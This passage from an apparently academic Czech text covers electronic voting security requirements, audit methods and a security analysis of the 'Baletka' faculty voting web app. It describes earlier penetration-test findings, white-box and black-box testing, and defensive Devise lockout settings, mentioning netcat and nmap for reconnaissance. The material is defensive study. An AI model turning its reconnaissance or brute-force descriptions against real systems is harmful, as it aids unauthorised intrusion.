U této charakteristiky záleží na návrhu, kdy pravděpodobně systém může být navržen na předem specifikovanou platformu. Avšak pokud se jedná o přístup přes webový prohlížeč a jedná se tedy o nějaký druh webové aplikace, měli bychom zabezpečit, že budeme schopni tuto aplikaci používat skrze celou škálu různých zařízení.

Nad rámec výše zmíněných charakteristik by měla být požadována ověřitelnost systému v jednotlivých krocích (souvisí s nepopiratelností). V okamžiku, kdybychom zaznamenali voličem odeslaný hlasovací lístek, měli bychom požadovat ověření, zda byla na tomto lístku zaznamenána správná odpověď. Dále by měl být kladen požadavek na anonymitu za předpokladu, že bude hlasování tajné (v takovém případě by nemělo být možné zjistit odevzdanou hodnotu hlasu libovolného konkrétního voliče).

1.4.2 Standard VVSG a jeho charakteristiky

Jedná se o standard jehož nejnovější verze pochází z roku 2015 a je to již třetí standard v pořadí, který se zabývá touto problematikou (v USA). VVSG standard specifikuje funkční požadavky, výkonnostní charakteristiky, požadavky na dokumentaci a kritéria hodnocení testů pro národní certifikaci hlasovacích systémů v USA. Podrobnou specifikaci standardu lze nalézt [14] a [15]. Tento standard byl vydán komisí EAC (USA). Zmiňovaná komise EAC slouží především jako věrohodný zdroj informací týkajících se voleb a volebních procesů. Tato komise také certifikuje volební vybavení a příslušenství (včetně elektronických volebních systémů).

Přístupová práva a jejich řízení (access control)

Volební systém by měl podporovat silné a konfigurovatelné mechanismy ověřování, které mají ověřit totožnost oprávněných uživatelů, a zahrnovat multi-factor (vícefázové) autentizační mechanismy pro kritické operace. Navíc výchozí zásady kontroly přístupu by měli prosazovat princip least privilages (tedy princip minimálních oprávnění).

Systémová integrita

Volební systém by měl plnit svou zamýšlenou funkci spolehlivě a nemělo by tak docházet k neoprávněné manipulaci se systémem, ať už úmyslné nebo neúmyslné.

Ochrana dat

Volební systém by měl chránit citlivé údaje a data před neoprávněným přístupem, modifikací či zničením. Navíc by měl chránit integritu, autenticitu a důvěrnost citlivých dat přenášených přes veřejné sítě. Všechny kryptografické algoritmy použité k ochraně dat či jinému zabezpečení by měly být standardizovány a kvalitně prozkoumány. Tyto algoritmy by dle doporučení VVSG měly splňovat standard FIPS, konkrétně publikaci 140-2, která definuje 4 úrovně zabezpečení. Použitý algoritmus by měl splňovat alespoň úroveň 1 nebo vyšší.

Fyzická ochrana

Volební systém by měl zabraňovat nebo odhalovat pokusy o manipulaci s hardwarem tohoto systému. Navíc by měl tento systém podporovat mechanismy pro detekci neoprávněného fyzického přístupu a odkrývat pouze fyzické přístupové body, které jsou nutné pro samotné hlasování.

Utajení hlasování a uchování anonymity voliče

Volební systém by neměl obsahovat ani produkovat záznamy, notifikace, informace o voliči nebo jiných volebních artefaktech, které by mohly být použity k přidružení totožnosti voliče k jeho záměru, volbě či výběru. Navíc by měl proces hlasování zachovávat soukromí voliče a jeho způsob hlasování. Utajení odevzdaných hlasů by mělo být zachováno po celou dobu hlasování.

Transparentnost

Procesy a transakce, fyzické i digitální, spojené s volebním systémem, by měly být k dispozici pro kontrolu. Navíc veřejnost by měla mít právo ověřit fungování volebního systému kdykoliv během průběhu voleb.

Součinnost

Data z volebního systému, která jsou importována, exportována nebo jinak vykazována, by měla být v interoperabilním formátu (například XML). COTS zařízení by mohla být použita, pokud splňují příslušné požadavky VVSG.

Auditibilita

Volební systém by měl vytvářet záznamy, které by umožnily ověřit správnost volebního výsledku a v nejvyšší možné míře identifikovat hlavní příčinu jakýchkoli nesrovnalostí. Navíc by měly záznamy o volebním systému být odolné proti úmyslné či neúmyslné manipulaci.

Monitoring a detekce

Volební systém by měl zaznamenávat důležité aktivity prostřednictvím mechanismů zaznamenávání událostí (logging), které by měly uloženy ve formátu vhodném pro automatizované zpracování. Navíc systém by měl generovat, ukládat a hlásit všechny chybové zprávy, tak jak se zaznamenávají (bez jakýchkoli změn).

1.5 Audit elektronických volebních systémů

Při každých legitimních volbách bychom měli předpokládat, že se v rámci vyhodnocovacího procesu mohla stát chyba. Abychom tento předpoklad mohli vyvrátit a ujistit se tak, že výsledky voleb byly vyhodnoceny správně, budeme požadovat, aby náš volební systém umožňoval audit výsledků.

Nejjednodušší metoda jak tento audit provést je přepočítat hlasy. To však při velkém množství hlasů může být velmi nepraktické. Navíc pokud máme hlasy uloženy pouze v elektronické podobě, měli bychom se také obávat jejich možné manipulace.

Pokud například používáme technologii DRE, pak může být každý hlas po zadání do systému vytisknutý nebo může být uložen pouze v elektronické podobě. Kdybychom zvolili hlas uchovat pouze elektronicky, znamenalo by to, že bychom fyzicky nebyli schopni provést audit hlasování tím, že bychom hlasovací lístky přepočítali. Musíme tak v tomto případě zvolit vhodnou auditovací metodu pracující s elektronicky uloženými lístky. Ukážeme si tedy vybrané auditovací metody, které nám pomohou problém ověřitelnosti výsledků voleb vyřešit.

1.5.1 Bayesova auditovací metoda

Bayesova metoda může být použita například u volebního systému DRE, který bude provádět kontrolní tisk každého odevzdaného hlasu. Následující část vychází především z [16].

Mějme tedy k dispozici hlasy v papírové podobě. Pak můžeme vybrat vzorek, který například pomocí modelu **Pólyaova urna** můžeme zvětšit na původní velikost počtu hlasů. Pomocí tohoto modelu, náhodně vybereme jeden hlas ze vzorků, zjistíme jeho hodnotu a hlas zduplikujeme. Poté původní hlas i zduplikovaný hlas vložíme zpět do vzorku. Takto opakujeme dokud velikost vzorku není rovna velikosti původního počtu hlasů. Poté hlasy sečteme a zjistíme, zda je výsledek původního hlasování shodný (pod slovy „shodný výsledek“ zde budeme rozumět, stejný či podobný výsledek s možnou odchylkou počtu hlasů, ale se stejným závěrem) s výsledkem simulovaného hlasování založeného na vzorku. Na konci tohoto procesu má auditor tři možnosti:


- Ukončit audit a prohlásit daný výsledek voleb za korektní.
- Ukončit audit a prohlásit daný výsledek voleb za chybný.
- Prohlásit dosavadní průběh auditu za neprůkazný a pokračovat.

Auditor se rozhoduje, zda daný audit ukončit dle daných podmínek pro zastavení. Pokud je alespoň jedna z daných podmínek splněna, pak je audit ukončen (tyto podmínky jsou definovány a detailně popsány ve výše zmíněném zdroji).

Pokud po ukončení auditu překročí vítězná pravděpodobnost námi zvolenou hranici (například 0.95, tedy 95%), můžeme se značnou konfidencí tvrdit, že výsledek hlasování byl správný. Pokud však tuto námi stanovenou hranici nepřekročíme, je možné, že buď námi zkoumaný vzorek dat nebyl dostatečně velký nebo výsledek hlasování byl nesprávný.

Na takový audit (tedy na danou auditovací metodu) se dá pohlížet jako na ověřování hypotézy *H: „Ohlášený výsledek voleb je nesprávný“*.

Obrázek 1.1: Schéma možného fungování blockchain v elektronickém volebním systému.



1.5.2 Blockchain

Pokud náš systém nebude mít možnost kontrolovat papírové hlasovací lístky, můžeme k auditování použít metodu, která je využívána u některých kryptoměn (například Bitcoin) a slouží k auditu transakcí.

Nejdříve si objasníme princip fungování metody. Blockchain je uspořádaná struktura dat, která obsahuje bloky transakcí. Každý blok řetězce je spojen s předchozím blokem v řetězci. První blok řetězce je označován jako základ (foundation of the stack). Každý nový blok, který je vytvořen, je umístěn na vrcholu předchozího bloku, čímž vytvoří strukturu zvanou Blockchain.

Každý blok v zásobníku je identifikován hashem umístěným na záhlaví (block header). Tento hash je generován algoritmem SHA-256. Každé záhlaví (header) obsahuje informaci, která spojuje blok s předchozím blokem v řetězci (linked chain), což vytváří řetězec spojený s prvním blokem, který byl kdy vytvořen. Jakmile je vytvořen nový blok, odešle se do Blockchainu. Systém sleduje příchozí bloky a neustále řetězec aktualizuje.

Pro náš volební systém zvolíme jako první transakci přidanou do bloku takovou transakci, která představuje kandidáta.Vytvořením této transakce vznikne základní blok se jménem kandidáta. Po uložení hlasu, který má připadnout právě tomuto kandidátovi, bude vytvořen nový blok, který bude zapojen na konec odpovídajícího blockchainu. Po každém odevzdání hlasu voličem bude zaznamenána transakce, která se zprocesuje a zaktualizuje blockchain. Každý blok bude obsahovat informace o předchozím voliči. Pokud by některý z bloků byl kompromitován, díky faktu, že jsou bloky propojeny, bychom toto narušení mohli snadno zjistit. Schéma transakcí bloku je ilustrováno na obrázku 1.1. Více o této problematice lze nalézt v [17].

1.6 Shrnutí kapitoly

Elektronické volební systémy mají celou řadu úskalí a je velice náročné splnit všechny bezpečnostní požadavky a doporučení. Ukázali jsme si, že i přes tyto problémy, existují elektronické volební systémy, které se i přes varování a nedostatky v praxi používají. Technologie se navíc i nadále vyvíjejí a je zapotřebí brát na to zřetel, nepoužívat zastaralé hashovací algoritmy a bezpečnostní standardy, a předcházet tak mnoha potenciálním hrozbám.

I když se nám však tento systém povede ochránit dle všech standardů, jeho bezpečnost není zaručena, především kvůli snadnému fyzickému přístupu k volebním zařízením popřípadě i k samotným serverům. Mějme na paměti, že k modifikaci dat na serveru je zapotřebí pouze jeden člověk, oproti tomu zfalšovat výsledek klasických voleb s papírovými lístky může být o poznání složitější a musí do tohoto podvodu být zapojeno větší množství lidí.

Kapitola 2

Seznámení s hlasovacím systémem Baletka a jejím zabezpečením

V této kapitole se seznámíme s aplikací Baletka. Jedná se o aplikaci vyvíjenou na FIT ČVUT v Praze. Tato aplikace má sloužit jako hlasovací systém pro Vědeckou radu FIT ČVUT.

Základní motivací proč takovou aplikaci vytvořit je zjednodušení hlasovacího procesu. Při klasickém hlasování Vědecké rady je zapotřebí naplánovat schůzi, kde se členové musí sejít v jedné místnosti a poté hlasovat. Pomocí této aplikace však stačí hlasování zadat do systému a každý člen může během období, kdy je hlasování spuštěno, zahlasovat z kteréhokoli místa, kde bude mít připojení na internet.

2.1 Využité technologie a nástroje

Baletka je hlasovací aplikace, která využívá propojení mnoha technologií, které si zde probereme a pokusíme se vyzdvihnout především ty, které jsou úzce provázány s bezpečností.

2.1.1 Technologie webové aplikace a databáze

Základem aplikace Baletka je webový aplikační framework **Ruby on Rails** (zkráceně rails). Jak již plyne z názvu, tento framework je napsán v programovacím jazyce Ruby. Rails dodržuje návrhový vzor MVC (model-view-controller) a poskytuje standardní rozhraní pro databázi, webové služby a webové stránky.

K ukládání a přístupu k datům nám v aplikaci Baletka slouží dvě různé databáze, autentizační a hlasovací. Autentizační databáze uchovává údaje uživa-

telů. Hlasovací databáze pak uchovává údaje o hlasování, jednotlivá hlasování, otázky hlasování, odevzdané hlasy a pokud hlasování není tajné k hlasům přiřazuje uživatele. V testovacím prostředí je použit systém **SQLite** databáze. Při nasazení aplikace je však používána **PostgreSQL** databáze. Databáze používá ochranu heslem (Password Protection Policy).

Aplikace je spuštěna na webovém serveru **Apache**, který využívá pro spuštění a pro správu aplikace nástroj **Passenger**.

Jednou z důležitých součástí této aplikace je také **JavaScript**, který je nezbytný ke správnému fungování frameworku **Bootstrap**. Bootstrap je front-end knihovna používaná pro designování webových stránek. JavaScript také například zaručuje správné fungování validace elementů na webové stránce (validace elementů je samozřejmě zajišťována i jinými způsoby).

2.1.2 Gemy a externí nástroje

Gemy jsou programy, knihovny, frameworky či jiné externí nástroje využité v aplikacích, které jsou implementovány v programovacím jazyce Ruby a většinou jsou definovány v souboru Gemfile. Některé gemy se však v Gemfile deklarovat nemusí. Pokud například používáme gem bundler-audit (součástí rubysec viz sekce 3.2.2) tak stačí gem nainstalovat. Každý gem obsahuje název, verzi a platformu. Některé gemy nám mohou dopomoci k lepšímu testování aplikace (například web-console, byebug nebo rails-controller-testing), jiné však zajišťují nezbytnou funkcionalitu aplikace. Je vhodné zvážit použití každého gemu a podívat se jestli požadovanou funkcionalitu nejsme schopni zajistit sami. Gemy mají totiž více či méně závislostí na další gemy, které potřebují k fungování. Pokud má nějaký gem velké množství těchto závislostí, využívá hodně paměti RAM, což často vede ke zpomalení aplikace. Použité gemy, jak si ukážeme v sekci 3.2.2, navíc mohou obsahovat zranitelnosti, což je dalším důvodem zvážit použití daného gemu.

V sekci 2.2.1 jsme již zmínili jak probíhá přihlášení do aplikace Baletka. Samotné přihlášení má však pro vyšší míru bezpečnosti dvě fáze (tzv. two factor autorization). Po přihlášení je nejdříve uživatel přesměrován na stránku, kde může zadat jednorázové heslo (tzv. one-time password), které je mu doručeno pomocí SMS na mobilní telefon. O doručování SMS se stará služba **gosms API**.

Pro případ, kdy uživatel zapomene své heslo, je k dispozici technologie **reCaptcha**, která k odeslání žádosti nového hesla vyžaduje vyplnit kontrolní otázku. Tato technologie zabraňuje možným pokusům o automatizované útoky tím, že vytváří úkon, který by měl být pro uživatele snadný k zodpovězení, avšak zároveň neautomatizovatelný (například vybrat ze skupiny obrázků pouze ty, na kterých je vyobrazeno dopravní značení).

Dalšími důležitými technologiemi (které jsme zatím nezmiňovali) pro správné fungování aplikace jsou **wkhtmltopdf**, která převádí webovou stránku do pdf, dále **gnuplot**, což je nástroj pro vykreslování grafů a také **pdfkit**, který

generuje PDF dokumenty. Tyto tři nástroje jsou zapotřebí ke správnému vygenerování protokolu o výsledku voleb a odpovídající funkce aplikace je na těchto technologiích velmi závislá.

2.2 Funkce a rozhraní aplikace

Na aplikaci Baletka budeme pohlížet z pohledu uživatele (tedy člena Vědecké rady) a z pohledu pověřené osoby (tedy osoby, která bude aplikaci spravovat). Zaměříme se na jednotlivé funkční požadavky aplikace. Následující část také částečně vychází z [18].

2.2.1 Přístup k aplikaci a způsoby přihlašování

Baletka je webová aplikace přístupná z adresy . Aplikace je responzivní, tudíž je možné k ní přistupovat ze zařízení s volitelnou šířkou a výškou displeje (například smartphone). Více lze nalézt v [19].

Uživatelé používající tuto aplikaci se dělí dle přihlašování na zaměstnance fakulty a externí pracovníky. Zaměstnanci fakulty použijí pro přihlášení tlačítko „Přihlásit“ v pravé části obrazovky. Externí zaměstnanci vyplní formulář (e-mail a heslo) a poté použijí tlačítko „Přihlásit“ pod formulářem (viz obrázek 2.1).

Obrázek 2.1: Přihlašovací formulář.

Samotné přihlášení tedy probíhá v závislosti na uživateli. Pokud se jedná o uživatele z ČVUT, je přesměrován na autorizační server, který vyhodnotí, zda má být uživateli udělen přístup či nikoli. Tato autorizace je prováděna pomocí autorizačního protokolu OAuth 2.0. FIT vyvíjí vlastní OAuth 2.0 autorizační server, který se jmenuje Zuul a je přístupný z adresy `https://auth.fit.cvut.cz`.

Pokud se však jedná o uživatele, který je vedený jako externí pracovník, potom jeho přihlášení probíhá pomocí Devise modulu, který je zodpovědný za hashování hesel a ověření autenticity uživatele při přihlašování. K hashování je použita funkce digest, která používá Bcrypt algoritmus založený na šifře blowfish. Blowfish je symetrická bloková šifra Feistelova typu (více v [20]).

Obrázek 2.2: Správa uživatelů.

2.2.2 Správa uživatelů

Pověřená osoba má možnost přidávat, modifikovat a odebírat uživatele z aplikace, avšak pouze za předpokladu, že není aktivní (právě neprobíhá) žádné hlasování.

Pověřená osoba vidí stav anebo typ každého uživatelského účtu, který je specifikován tagem (viz tabulka 2.1, obrázek 2.2).

Pro přidání externího pracovníka slouží tlačítko „Přidat externistu“ a pro přidání zaměstnance ČVUT slouží tlačítko „Přidat uživatele z ČVUT“ (viz obrázek 2.2). Pokud je zapotřebí, pověřená osoba má také možnost uživateli přeposlat aktivační e-mail.

2.2.3 Správa hlasování

Hlasování spravuje, vytváří, popřípadě modifikuje pověřená osoba. U hlasování lze nastavit jeho název, popis, začátek a konec. Každé hlasování také musí obsahovat jednu či více otázek, které dávají voliči na výběr jednu z možností „Ano“, „Ne“ a „Zdržuji se“. Dále pak můžeme určit, zda hlasování bude veřejné nebo tajné. Veřejné hlasování ukládá u odevzdaného hlasu uživatele, kterému daný hlas patří. Je tedy zpětně z databáze dohledatelný odevzdaný hlas konkrétního uživatele. U tajného hlasování je však zachována anonymita voliče (identita daného voliče není nijak zaznamenávána).

Aplikace podporuje uložení šablony hlasování. Pro zjednodušení vytvoření nového hlasování lze použít vytvořenou šablonu, která uchovává některé parametry (název, popis, otázky). Pokud například některé hlasování probíhá

Tabulka 2.1: Stavy a typy uživatelských účtů.

Tag	Popis
ČVUT usermap	Zaměstnanec ČVUT
Aktivovaný	Externí pracovník
Čeká na aktivaci	Účet není aktivovaný
PO	Pověřená osoba

opakovaně je možno si uložit šablonu, u které je poté zapotřebí jen nastavit začátek a konec, kdy bude hlasování aktivní.

Spuštění i ukončení hlasování provádí aplikace automaticky na základě parametrů nastavených pověřenou osobou (s možností ukládat rozpracovaná hlasování či nastavovat spuštění hlasování v budoucnu). Hlasování se může nacházet vždy v jednom z pěti stavů (viz tabulka 2.2).

Tabulka 2.2: Stavy hlasování.

Stav hlasování	Zobrazit otázky hlasování	Editovat hlasování	Odstranit hlasování	Zobrazit výsledky
Rozpracované	x	x	x	
Potvrzené	x		x	
Aktivní	x		x	
Ukončené	x			x
Zrušené	x			

2.2.4 Proces hlasování


Spuštění každého hlasování zajišťuje framework Active Job, který provádí úlohy na pozadí. V našem případě je použit adaptér Delayed Job, který zajišťuje spuštění hlasování až ve chvíli, kdy je naplánován jeho začátek. Pro zasílání e-mailu se využívá Action Mailer, který je integrován právě do Active Job a umožňuje zasílat e-maily asynchronně, takže uživatel (člen Vědecké rady) na ně nemusí čekat.

Po spuštění každého hlasování tedy přijde všem členům Vědecké rady e-mail, který obsahuje odkaz na dané hlasování. Odkaz obsahuje unikátní identifikátor hlasování, který je generován pomocí knihovny SecureRandom. Pro generování je použita metoda `hex`, ta poté vygeneruje 16 bajtů dlouhý hexadecimální řetězec, který slouží jako identifikátor.

Po přistoupení na odkaz bude požadováno přihlášení (viz sekce 2.2.1), poté dojde k přesměrování na dané hlasování, kde je již umožněno odpovídat na jednotlivé otázky. Pro odeslání hlasu uživatel stiskne tlačítko „Potvrdit" v dolní části obrazovky (viz obrázek 2.3). Do databáze se následně uloží odpověď a v případě, že hlasování není tajné, přiřadí se k odpovědi i daný uživatel. Také se uloží informace, že daný uživatel v hlasování již svůj hlas odevzdal, aby nemohlo dojít k opakovanému odevzdání hlasu. Zároveň s odevzdáním hlasu také dojde k odeslání e-mailu uživateli, že v daném hlasování odevzdal svůj hlas.

V momentu, kdy je nastaven konec hlasování se opět spustí Delayed Job, který hlasování ukončí a odešle e-mail s výsledky hlasování pověřené osobě. Takový e-mail bude obsahovat pdf dokument s protokolem o výsledcích hlasování.

Obrázek 2.3: Obrazovka pro hlasování.



2.3 Zahrnutí poznatků z již provedených penetračních testů

V rámci předmětu BI-EHA (etické hackování) byly vytvořeny dva týmy, kterým byl umožněn přístup k této aplikaci za účelem penetračního testování. Oba týmy našly více než desítku různých druhů možných zranitelností. Převážně se však jednalo o ne příliš závažné zranitelnosti.

Jednalo se především o nastavení různých limitů. Některé z těchto nálezů si zde uvedeme:

- Chyběla kontrola délky (síly) hesla.
- Nebylo omezeno zadávání data při vytváření hlasování.
- Nebyly omezeny další vstupní parametry.
- Bylo možné založit hlasování, které skončilo dříve než začalo.
- Bylo nevhodně nastaveno CSS, při zobrazování headeru.

Jak je vidět z tohoto seznamu, nejedná se nutně o chyby bezpečnostní, ale spíše o chyby funkčního charakteru. Toto však nejsou jediné chyby, které byly objeveny. Zde zmíníme některé chyby, které se přímo dotýkají bezpečnosti. Pojďme si zmínit dvě z pohledu bezpečnosti nejzávažnější.

- Nastavení ████████████████████, konkrétně pak instrukce ████.
- Znehodnocení atributů probíhajícího hlasování.

Dané zranitelnosti zde nebudeme podrobněji rozebírat, jelikož všechny byly vývojáři aplikace prozkoumány, zkonzultovány a opraveny. Můžeme si všimnout, že se však jedná pouze o výčet různých druhů zranitelností, které nejsou

žádným způsobem rozřazené do kategorii a nutno podotknout, že k většině z nich není třeba hlubší, nebo dokonce žádné znalosti zdrojového kódu aplikace. V následující kapitole se však pokusíme shrnout všechny možné druhy zranitelností webové aplikace Baletka. Po prozkoumání každého druhu zranitelnosti pak bude uvedeno, zda je proti němu aplikace dostatečně zabezpečena a zda hrozí či nehrozí nějaká rizika.

Kapitola 3

Analýza bezpečnostních aspektů aplikace Baletka

V této kapitole se zaměříme na zabezpečení aplikace Baletka. Otestujeme funkčnost zabezpečovacích mechanismů a zhodnotíme nalezené poznatky z testování. Nejprve představíme bezpečnostní koncept, který by každá aplikace, aspirující na správné zabezpečení měla splňovat a uvedeme možné metody testování. Také si představíme nástroje, pomocí kterých se dá aplikace automaticky testovat a dané testy si rozebereme. Z daných nálezů následně vyvodíme závěry.

3.1 Principy a postupy testování Rails aplikace

Kategorizujeme testování aplikace a rozdělíme testování na jednotlivé logické celky. Poté už přejdeme k samotným testům aplikace Baletka. K testování můžeme přistupovat dvěma způsoby, které si nyní popíšeme. Následující část vychází především z [21].

3.1.1 Black/gray box testování

Jak už název napovídá, jedná se o testování, kdy vidíme aplikaci jen „zvenku“, tedy nemáme přístup ke zdrojovému kódu nebo nemáme dokonce ani bližší specifikaci aplikace. Aplikaci máme tedy otestovat pouze podle jejího chování a výstupů, které nám jsou zpřístupněny.

Tento způsob testování zahrnuje takzvané konvenční testování nebo testování specifických zranitelností Rails. Zároveň zahrnuje takzvaný fingerprinting, což je označení pro metodu, pomocí které lze získat informace jako verze použitého softwaru, informace o webovém serveru, databázi, operačním systému a mnoho dalších. Tato metoda je často využívána útočníky, kteří potře-

bují k útoku zjistit co možná nejpřesnější informace o dané aplikaci, aby jejich útok mohl být úspěšný.

Jelikož máme přístup ke zdrojovému kódu a známe podrobně celou aplikaci, není metody fingerprinting a obecně black box přístupu zapotřebí, jelikož z pravidla při blackbox testování budeme mít méně informací o aplikaci a bezpečnostní testy tak mohou probíhat pouze v omezené podobě (tedy bez znalosti kódu). Pouze si zmiňme, že tato metoda může využívat příkazy jako `netcat` nebo `nmap`, pomocí kterých lze určit bližší informace o aplikaci (lze použít i sofistikovanější automatizované nástroje jako například **Whatweb** nebo **BlindElephant**). Více o těchto nástrojích lze nalézt v [22].

3.1.2 White box testování

Tato metoda testování, na rozdíl od výše zmíněné, vyžaduje znalost aplikace a přístup ke zdrojovému kódu. Pojďme si zanalyzovat, které části aplikace jsou potřeba otestovat, rozdělit si je do jednotlivých skupin a poté provést samotné testy (provedeme tedy tzv. attack surface analysis). Následující část vychází především z [23].

- Bezpečnost správy uživatelů
- Zabezpečení směrování (routing)
- Bezpečná práce se soubory
- Zabezpečení autentizace a autorizace
- Odolnost proti injections
- Odolnost proti CSRF
- Zabezpečení prostředí
- Zabezpečení komunikace (HTTP)
- Automatizované testování/skenování

Všechny zmíněné pojmy ve výše uvedeném výčtu budou vysvětleny při samotném testování aplikace v sekci 3.3 a následujích sekcích.

3.2 Bezpečnostní testovací nástroje

K usnadnění práce můžeme použít různé testovací nástroje, které nám mohou pomoci odhalit některé zranitelnosti aplikace nebo nás upozornit na známé již nalezené zranitelnosti používaných knihoven či frameworků. Tyto již známé zranitelnosti jsou kontrolovány pomocí CVE, což je seznam známých bezpečnostních zranitelností (více v Common Vulnerabilities and Exposures).

Některé gemy nemusí být podepsány svými autory a mohou být nedůvěryhodné. V Rails je pak velice obtížné vytvořit projekt založený na gemech, které pocházejí z důvěryhodných zdrojů. Měli bychom tedy velmi precizně volit gemy, které máme v úmyslu použít. V tom nám také mohou testovací nástroje pomoci.

3.2.1 Brakeman

Brakeman je program na testování bezpečnosti Rails aplikací (tzv. Rails security scanner). Pokud chceme tento program používat, je nutné mít přístupný zdrojový kód aplikace, jelikož Brakeman skenuje celý kód aplikace a po skončení vytvoří report v námi zvoleném formátu.

Je třeba brát na vědomí fakt, že se jedná pouze o testovací program a všechny nahlášené zranitelnosti je třeba řádně ověřit. Ve výchozím nastavení je Brakeman velmi podezřívavý a to může vést k mnoha varováním, která mohou být zavádějící. Zároveň také Brakeman nemusí správně prohlédnout všechny části kódu nebo nemusí umět správně vyhodnocovat špatné použití různých knihoven. Není proto dobré spoléhat jen na tuto testovací pomůcku, ale řídit se běžnými testovacími principy a správně provádět penetrační testování a program Brakeman brát jen jako vodítko, které nám může ulehčit práci.

Použití Brakeman je velmi jednoduché. Pro nainstalování stačí použít příkaz `gem install brakeman`. Poté ještě vložíme gem do Gemfile našeho projektu a pomocí příkazu `brakeman`, pak program spustíme (program pouštíme z kořenového adresáře aplikace).

Je možné také využít rozšířenou komerční verzi Brakeman Pro nebo nástroj s podobnými vlastnostmi **dawnscanner**. Dále v této kapitole však budeme používat pouze program Brakeman.

3.2.2 Rubysec

Rubysec je jedním z nástrojů, který za nás sleduje závislosti a verze jednotlivých gemů. Jinými slovy zjišťuje, jestli v projektu je nějaký gem, který obsahuje zranitelnost. Zároveň tento gem kontroluje, zda je zdroj gemu důvěryhodný.

Podobnou funkcionalitu nabízí také nástroj **gemnasium**, který nabízí grafické rozhraní a podporuje i jiné programovací jazyky(například Python nebo php). V omezené míře verze gemů sledují i nástroje uvedené v sekci 3.2.1.

Použití vyžaduje instalaci pomocí příkazu `gem install bundler-audit` a poté lze aktualizovat databázi zranitelností a spustit program pomocí příkazu `bundle audit check --update`.

3.3 Bezpečnost správy uživatelů

Tato sekce bude obsahovat základní bezpečnostní principy týkající se uživatele, jako je například získání vyšších práv (privilege escalation). Součástí této kapitoly není zabezpečení autorizace a autentizace, které budou podrobně probrány v sekci 3.6. Celá tato sekce vychází především z [23].

3.3.1 Ochrana proti získávání uživatelských účtů hrubou silou

I když jsme tvrdili, že tato kapitola nebude obsahovat autorizaci a autentizaci, budeme hovořit o tématu s tím spojeném. Zatím, bez znalostí autentizace, prozkoumáme, jak lze potenciálně získat uživatelské údaje.

Budeme mluvit o jednoduchých, však velice důležitých pravidlech, které by každá bezpečná aplikace (nemusí být napsaná v Rails) měla splňovat.

Motivace získat přístupové údaje do aplikace pro některé útočníky může být velká. Mohou tak být schopni vytvořit například skript, který bude opakovaně zkoušet zadávat heslo a jméno do formuláře, dokud se mu nepodaří účet prolomit. Pojďme si tedy uvést, jaká bezpečnostní opatření je třeba dodržovat, aby tento útok na danou aplikaci nebyl úspěšný.

Nejprve zmiňme, že ať se nám to líbí nebo ne, spousta uživatelů používá takzvaná slovníková hesla. Tedy hesla, která obsahují slovo nebo více slov ze slovníku v případné kombinaci s číslicemi. Existují databáze se všemi různými nejčastějšími hesly a pokud aplikace není chráněna proti automatizovanému útoku, je jen otázkou času, kdy dojde k prolomení nějakého uživatelského účtu.

První věcí, kterou můžeme útočníkovi zkomplikovat situaci, je mu neposkytovat exaktní informaci, zda zadal špatně jméno či heslo, tedy po zadání jednoho špatného údaje z této dvojice by měl být uživatel upozorněn pouze na fakt, že zadal špatně jednu z těchto dvou věcí. Kdybychom totiž uvedli například jen údaj o tom, že bylo zadáno špatné heslo, pak by bylo možné získat seznam všech uživatelů dané aplikace. Tento princip bychom měli dodržovat i v případě, že se jedná o zaslání zapomenutého hesla na e-mail (jinak by vznikal stejný problém). Pro větší bezpečnost je též dobré omezit počet pokusů zadání jména a hesla. Pokud tedy dojde několikrát po sobě k neúspěšnému zadání hesla, účet se poté na nějakou dobu zablokuje.

Aplikace Baletka tyto principy splňuje a dodržuje. Autentizaci v ní zaštiťuje především gem **Devise**, který budeme více probírat v sekci 3.6. Zde si však pojďme uvést, jak lze nastavit počet možných pokusů na přihlášení uživatele (viz výpis kódu 3.1).

Výpis kódu 3.1: Nastavení omezení přihlašování.

```
1 #config/initializers/devise.rb
2 config.lock_strategy = ██████████████████
3 config.maximum_attempts = █
4 config.unlock_strategy = ██████
5 config.unlock_in = ██████████
```

Na řádku 2 můžeme vidět, že k uzamčení účtu dojde po daném ███ ███, který je pak na řádku 3 nastaven na ███. Na řádku 4 pak vidíme, že k odemčení dojde po ███, který je na řádku 5 nastaven na ███. K odemčení je možné zvolit i techniku pomocí zaslání e-mailu uživateli.

Když však bude útočník dostatečně trpělivý, časový limit ho nemusí zastavit. Probereme si tedy ještě techniku **captcha**, která je schopna odolat automatizovaným útokům. Tato technika se dělí na dvě skupiny, pozitivní a negativní, jejich rozdíly si nyní vysvětlíme.

